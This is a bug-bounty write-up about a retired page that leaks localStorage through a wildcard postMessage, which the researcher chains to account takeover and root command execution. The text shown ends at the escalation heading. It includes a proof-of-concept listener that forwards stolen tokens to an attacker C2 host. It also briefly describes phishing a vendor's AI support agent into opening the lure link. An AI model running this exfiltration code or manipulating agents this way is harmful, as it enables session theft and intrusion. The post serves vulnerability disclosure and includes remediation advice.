

A “postMessage” Odyssey: Account Takeover to RCE
A retired page on a vendor’s site posted its full localStorage to any window that opened it. Synack Red Team researcher Mustafa Sanlı turned that one wildcard postMessage into a stolen admin session and root command execution on production infrastructure.

Technical Summary
Exploits Explained
Vulnerability type: Sensitive data exposure through a wildcard postMessage targetOrigin (CWE-201), chained to account takeover and remote code execution.
Where it lived: A retired, unauthenticated page, feeder175.html, found through the Wayback Machine. Its postDataToMainApp function serializes the entire window.localStorage and posts it to whichever window opened the page, with "*" as the target origin and no check on the identity of the opener.
How it escalates: Any attacker-controlled page can open feeder175.html as a popup and receive the visitor's localStorage, including the session token. A phishing email to the vendor's AI support mailbox, whose agent opened the link, delivered an admin session in under two seconds. Replaying it opened the Admin Console, where the Remote Diagnostics feature runs commands as root on backend nodes.
Recommended remediation: Pass an exact targetOrigin and check event.origin on the receiving side, keep tokens out of localStorage in favor of HttpOnly, Secure, SameSite cookies, retire dead pages, and require step-up authentication and auditing for admin maintenance features.
The vendor in this story is called site.redacted. The page that matters is an old entry point:
https://site.redacted/shell_inder/feeder175.htmlAnother site opens this page as a popup. The page starts and reads the data in localStorage. Then it sends its state back to the page that opened it. Status events. Presence info. And a copy of that localStorage.
That last part is where things broke.
Finding Dead Routes With the Wayback Machine
My scope was tiny. One login screen, and I had no credentials at all. So I needed a different way in.
For web apps, the interesting surface is rarely the current UI, it’s the old entry points the product team forgot about. And for finding dead routes, nothing beats the Wayback Machine. At least that’s what works for me.
curl -s "http://web.archive.org/cdx/search/cdx?url=site.redacted/*&output=text&fl=original&collapse=urlkey" \
  | sort -u
The output was a long list of retired pages. One name stood out: feeder175.html. Not linked anywhere in the current UI. Old pages get way less security attention than the pages in production, so that made it interesting.
I opened the live URL. The feeder175.html loads completely unauthenticated. No login redirect, no session check, no 401. Anyone with the URL gets this page, it asks for nothing. Anyone, logged in or not, can open and examine it. No account needed at all.
Then I started looking through the page’s code and its JavaScript files. The postMessage parts caught my attention, so I searched for them:
curl -s "https://site.redacted/shell_inder/feeder175.html" | grep -oE 'src="[^"]+\.js[^"]*"'
curl -s "https://site.redacted/shell_inder/js/app.bundle.js" | grep -n "postMessage"
postMessage popped up immediately. One function stood out: postDataToMainApp. It serializes the entire window.localStorage and posts it to whoever opened the window, with “*” as the target origin. It never checks who the opener is. (The Burp screenshot below shows the same code.)
But while reviewing the bundle I noticed something even better. After authentication, the app puts the authentication token into localStorage itself. Put that next to the postMessage dump, and the idea is pretty clear: the token could be stolen too.
What Is postMessage and Where Does It Go Wrong?
window.postMessage(data, targetOrigin) lets one window talk to another across origins. Two rules. The receiver must check event.origin before trusting event.data. And the sender must pass an exact targetOrigin.
“*” means “deliver this to whatever window happens to be there”.
On this page, nobody checked who opened it.
Wildcard targetOrigin and No Origin Check
The feeder175.html page fires as soon as it loads. It serializes its localStorage and posts it to the opener with targetOrigin: “*”. No origin check anywhere:
// feeder175.html
var postDataToMainApp = function () {
    let responseEvent = {
        eventName: "externalStorageData",
        method: "sendStorageData",
        data: {
            localStorageData: JSON.parse(JSON.stringify(window.localStorage))
        }
    };
    window.opener.postMessage(responseEvent, "*");   // ← targetOrigin: "*"
};

window.addEventListener("load", postDataToMainApp);
Two independent problems here.
The first: no check on who opened the window. The page sends data to the opener, whatever that opener is.
The second: wildcard targetOrigin. So that opener receives the full localStorage.
Only the opener holds a reference to the popup, so an attacker who window.open()s it is the opener. And since the page is unauthenticated, I didn’t even need an account to find or test this.
The One-File Proof of Concept

The exploit is simple. When an authenticated user opens the page, their localStorage data is automatically posted to the attacker.
The attacker only needs their own site with a postMessage listener. Incoming messages get forwarded to the C2 server.
window.addEventListener("message", function (event) {
    if (event.data) {
        fetch("https://attacker.c2.site/collect", {   // C2 endpoint
            method: "POST",
            body: JSON.stringify(event.data)
        });
    }
});

let x = window.open("https://site.redacted/shell_inder/feeder175.html");
As soon as the popup loads, postDataToMainApp fires. The sendStorageData message arrives (eventName: “externalStorageData”): the full localStorage dump, auth values included.

Exfil is a free webhook that logs every POST body, the whole PoC is one HTML file. And that’s it, that’s the whole exploit.
From Phishing Lure to Root Shell
On paper this is a data leak. In practice it’s a session theft primitive. No password prompt. No MFA. No suspicious login form.
